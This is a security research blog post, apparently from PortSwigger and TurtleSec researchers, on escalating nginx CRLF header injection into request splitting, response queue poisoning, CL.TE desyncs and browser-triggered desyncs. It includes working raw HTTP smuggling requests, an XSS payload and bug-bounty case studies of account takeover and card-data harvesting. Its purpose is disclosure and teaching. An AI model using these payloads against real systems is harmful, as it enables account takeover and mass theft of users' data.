This blog post represents over a year of research carried out by Tobia Righi from TurtleSec and PortSwigger researcher Thomas Stacey. We presented this research at BlackHat USA 2026 and DEF CON 34, you can find the full slides here.
In this blog post we will show how HTTP Header Injection can be turned into really powerful desync attacks, allowing you to take over victim accounts without user interaction, cause mass-PII leaks, access internal sensitive data, gain XSS out of thin air, and a lot more. All the attacks showcased in this blog post are from real world applications running bug bounty or vulnerability disclosure programs.
The Origin Story
Around 1 year ago, we came across this post on Bluesky which mentioned an attack technique we’d heard of, but never come across in the wild. This post bothered us, as it claimed the attack was “not that uncommon” in spite of our failure to ever find it. On top of this, we knew of at least two other research papers on the same topic (both of which were in their respective year’s Top 10 Web Hacking Techniques).
The first, Making HTTP header injection critical via response queue poisoning by James Kettle explains how you can achieve HTTP request smuggling using request splitting, citing a single case study as evidence. The second, HTTP Request Splitting Vulnerabilities Exploitation by Sergey Bobrov explores how common request splitting actually is, due to a common Nginx misconfiguration, but only briefly mentions the potential for desyncs.
This got us thinking. What would happen if we systematically applied James’ desync techniques to every HTTP header injection we could find? After our first encounter, we quickly realized the technique’s potential and started to spot gaps in its current understanding.
Nginx’s Fatal Flaw
Sergey’s research showed us that when the $uri variable is included in a proxy_pass directive nginx will normalize the request path before it is used. This includes CRLF sequences %0d%0a, allowing us to inject newlines into the request forwarded by nginx. This enables the injection of arbitrary headers that get processed by the upstream application.
| |
The above is an example of a vulnerable configuration. If you’re a developer and you recognize this from your own app you may go and patch before finishing this post, but promise to come back :).
GET /%20HTTP/1.1%0d%0aContent-Length:%20-1%0d%0aX:%20x HTTP/1.1          GET / HTTP/1.1
Host: example.com                                      --[normalize]-->  Content-Length: -1
                                                                         X: x HTTP/1.1
                                                                         Host: example.com
In the example above, we inject an invalid Content-Length header resulting in the application returning a 400 Bad Request response, telling us that our injected header was in fact processed.
For the rest of this post we will be using § to indicate where the URL encoding starts and ends. The example from above is therefore expressed as:
GET /§ HTTP/1.1
Content-Length: -1
X: x§ HTTP/1.1
Host: example.com
Detection
Let’s go find some vulnerable targets! The process of this is quite straightforward, what we are trying to do is find headers that, when injected, will produce a unique status code signaling that the backend has in fact processed whatever we injected. Of course this is paired with a baseline request to make sure the target isn’t responding in a weird manner at all times.
Here are some examples:
Expect: 100-continue-> results in a 100-continue responseExpect: invalid-> providing an invalidExpectvalue results in417 Expectation Failedstatus codeTransfer-Encoding: notchunked-> providing an invalidTransfer-Encodingvalue results in a501 Not Implementedstatus code
There are many more which you can find at https://github.com/turtlesec-software/crlf-desyncs, but another interesting one is detecting using an invalid HTTP version:
GET /%20HTTP%2f13.37%0D%0AX%3A%20x HTTP/1.1                     GET / HTTP/13.37
Host: example.com                           --[normalize]-->    X: x HTTP/1.1
                                                                Host: example.com
Which results in a 505 HTTP Version Not Supported
Request Splitting
Historically request splitting has referred to an ultra powerful form of CSRF. However, James explained that by splitting the request into exactly two requests and using a little automation, you could achieve Response Queue Poisoning (RQP).
This technique doesn’t rely on mutated headers or any RFC violation. Two CRLF sequences in a row are simply another delimiter between requests and as a result, this technique works exceptionally well out-of-the-box.
It’s worth noting that the Connection header is sometimes required, but not always. We recommend adding it just to experiment but for the sake of clarity, we’ve removed it from our examples.
GET /§ HTTP/1.1
Host: example.com
Connection: keep-alive

TRACE / HTTP/1.1
X: x§ HTTP/1.1
Host: example.com
By running such a request with Turbo Intruder we get the alternating 405 Method Not Allowed expected when our injected TRACE request gets processed.
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 405 Method Not Allowed
Response Queue Poisoning
RQP is a truly glorious attack, where you smuggle two complete requests. This causes the server to lose track of which response is meant to go to who, and instead send everyone random responses intended for other users.
From an attacker’s perspective, this means we can continuously harvest responses intended for other users, containing all kinds of sensitive data, all whilst causing a denial-of-service for everybody else.
RQP Inside a CDN
After a few days of scanning and applying the techniques outlined in Making HTTP header injection critical via response queue poisoning we found the first case where we could trigger RQP. However when we did so we started getting responses from various unrelated applications running different tech stacks. This indicated that the desync was occurring inside the CDN! Spewing responses meant for other users across a range of different applications.
At first when we reported this the program did not believe us, so we decided to prove our point by forcibly routing requests to arbitrary applications by adjusting the Host header. With this we used a storage gadget on one of the applications behind the CDN (a “change nickname” feature that allowed new lines) to capture user requests instead of responses, proving we could impact all applications behind the CDN and steal session cookies from victims using major brand sites.
GET /§ HTTP/1.1
Host: blue.net

POST /user/save HTTP/1.1
Host: storage.net
Cookie: SESSID=abcdefg
Content-Length: 5000

store=§ HTTP/1.1
Storing victim requests from multiple backends using a storage gadget present in one of the apps behind the CDN.
RQP in a Major Telecoms Provider
Our second case was another RQP, this time in a major telecoms provider’s internal environment. Uniquely this injection did not end up in the path but instead inside a custom header:
GET /%0d%0aHost:%20x HTTP/1.1
Host: tele.com
GET / HTTP/1.1
Host: tele.com
X-Original-Url: /
Host: xThis might seem obvious in hindsight, but it took us a few pints at the pub to connect the dots. After our refreshments we came back and realized that all we needed to do was to correctly terminate the previous request with valid headers and inject a second complete request:
OPTIONS /§

GET / HTTP/1.1
Host: tele.com
Connection: keep-alive

§ HTTP/1.1
Host: tele.com
Would result in the following:
OPTIONS / HTTP/1.1
Host: tele.com
X-Original-Url: /

GET / HTTP/1.1
Host: tele.com
Connection: keep-alive
Armed with 500 simultaneous connections we ran this for about 20 minutes and collected thousands of internal JWT tokens, customer and internal employee PII data for which the program awarded a $20,000 bounty.

Injecting a full extra request after the custom header to cause RQP, blue is response to OPTIONS and red is from other users.
RQP in E-Commerce Payment Provider
Just like how your injection can end up in weird places, your insertion point can too! In this case we found a major e-commerce payment provider was lighting up our scan when we injected an invalid Transfer-Encoding header in the session cookie:
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§
Transfer-Encoding: notchunked
X: x§
Returning the expected 501 Not Implemented status code.
Upon triggering our exploit, we noticed that we received credit card numbers and PII data from multiple major corporations. While demonstrating this to an ex-colleague of Tom (you rock Wictor), he pointed out that the response headers indicated that the desync was occurring inside the provider’s Kubernetes cluster, allowing us to randomly exfiltrate customer data for every organization using the payment provider.
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§ HTTP/1.1
Host: payment.com
Connection: keep-alive

GET / HTTP/1.1
Connection: keep-alive
X: x§
Then the card numbers started flying in:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: x.ecom

{"card_num":"..."}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: y.ecom
{"card_num":"..."}
Cookie value ends up in the path, letting us complete the original request and smuggle a new one after it, raining down card numbers from different organizations.
CRLF-Powered CL.TE Desync Attacks
When it comes to header injections there’s no uncertainty around which header is used by the front-end or back-end. Nginx decodes the CRLF during normalization, meaning the injected header only exists in the forwarded request, allowing us to achieve a classic CL.TE desync by injecting a Transfer-Encoding: chunked header.
As we’ll see later, it is also possible to achieve a 0.CL desync, but these are significantly trickier to exploit and we’d therefore recommend sticking with a CL.TE desync where possible.
Using the timeout technique, you can get a good idea of whether or not your injected header is being processed upstream.
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: example.com
Content-Length: 13

d
x=y
0
Results in a timeout as the d delimiter declares more bytes than were sent, leaving the backend waiting for more until it times out.
The CL.TE Desync Disaster
On a major clothing store site we found our first CL.TE desync, we could directly impact other users by smuggling a profile update request which would change our username when processed by another user:
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: clothes.shop
Content-Length: 66

0

POST /user/update?name=t0xodile
Cookie: SESSID=abcdefg
X: x
This worked, but quite quickly we realized that the endpoint we were targeting was also responding with a Set-Cookie header refreshing our session… which in this case resulted in every user on the site being logged into our account. We noticed this because all of a sudden our shopping cart went ballistic as multiple users were trying to overwrite it with their own items.
In the end they forgave us and we managed to find a better request to smuggle which allowed us to change the victim’s email to ours, leading to a zero-interaction Account Takeover of all online users.

We inject a partial request (red) which prefixes the next victim’s request, updating their profile with our email.
Pwning Phones Across the World
On a major phone manufacturer’s accounts subdomain we were able to produce some unusual stacked response behavior:
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: account.phones.com
Content-Length: 87

0

GET / HTTP/1.1
Host: account.phones.com
x-req-id: <img/src/onerror=alert(1)>
HTTP/1.1 404 Not Found
Content-Type: application/octet-stream <-- not text/html :(
Not FoundHTTP/1.1 400 Bad Request
Content-Type: application/octet-stream
X-Req-Id=<img/src/onerror=alert(1)> We could successfully get our reflection gadget to end up in the body and with enough connections prove that we could impact other users. However, the Content-Type value was not text/html which we thought would prevent us from landing an XSS on all active users.
As a last resort, after consulting with our friend @DFrojdendahl, we decided to chuck in a blind XSS payload and lo and behold, we immediately got thousands upon thousands of pings which suggested we were landing in some text/html contexts in mobile webviews!

Our XSS lands in a phone’s webview, forcing them to link their account to our session via a magic-link login functionality.
We chained this with their “login with QR code” feature which allowed us to generate a magic link which linked the victim’s account to our attacker session (inspired from our work on BankID), for another zero-interaction Account Takeover of all online users. ATO on this domain allowed full access to the entire cloud storage associated with millions of devices our there.
The program awarded us a small bounty of $500, but not before closing our report as informative… of course.
Browser-Powered CRLF Desync Attacks
Some of you might’ve noticed that most of, if not all, the desync cases we have presented in this post can be triggered with fetch-spec compliant requests. In fact most of these desyncs can be triggered even by simple browser navigations as the CRLF injection insertion point often lives in the path of the request.
For example the following request:
GET /§ HTTP/1.1
Host: example.com
Connection: keep-alive

GET / HTTP/1.1
Foo: bar§ HTTP/1.1
Host: example.com
Can be crafted with the following fetch call as we are able to carry out the request splitting entirely from the path:
| |
This is possible also with CL.TE desyncs:
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: example.com
Content-Length: 27

0

TRACE / HTTP/1.1
X: x
Which in javascript is:
| |
This opens up a lot more opportunities when it comes to exploitation, including launching the infamous Desync Worm theorized by James Kettle.
The Desync Worm is a truly terrifying attack, when an attacker is able to achieve XSS on a victim via a desync, if that desync is browser compliant then the attacker can use the XSS to launch another desync from the victim’s browser, resulting in more victims getting XSSed and turning their browsers into more desync launchpads.

Scope-Limited Desyncs
Sometimes your desync won’t be able to affect other users on the application, this is due to how connection pools are set-up, sometimes connections are only reused under certain conditions. We have divided these into three categories:
- IP-Locked: here connections are reused only if users share the same public ip. This has the potential to impact other users, for example if you’re sharing a VPN connection with them, however most bug bounty programs won’t accept or pay very much for this.
- Connection-Locked: here connections are reused only if the client (usually a browser) re-uses their connection to the frontend. This essentially allows no cross-user exploitation as it is contained to a single client.
- Request Tunneling: here connections are never reused.
A note on Request Tunneling before we show you how to exploit the first two in browsers: although a desync might not be possible via tunneling, you can still achieve interesting impact with a new trick we found.
The Expect: 100-continue header when injected allows an attacker to unblind the tunneling. By nature tunneling is blind as even if you can inject an additional request, you will never see its response as the connection gets closed and the extra data is thrown away. Expect causes the backend to answer with a 100-continue response that has no Content-Length. Because nginx wasn’t expecting a 100-continue at all, and with no Content-Length telling it how many bytes to read, it falls back to a raw socket read instead of reading a fixed number of bytes. This makes it over read and return us one response containing both 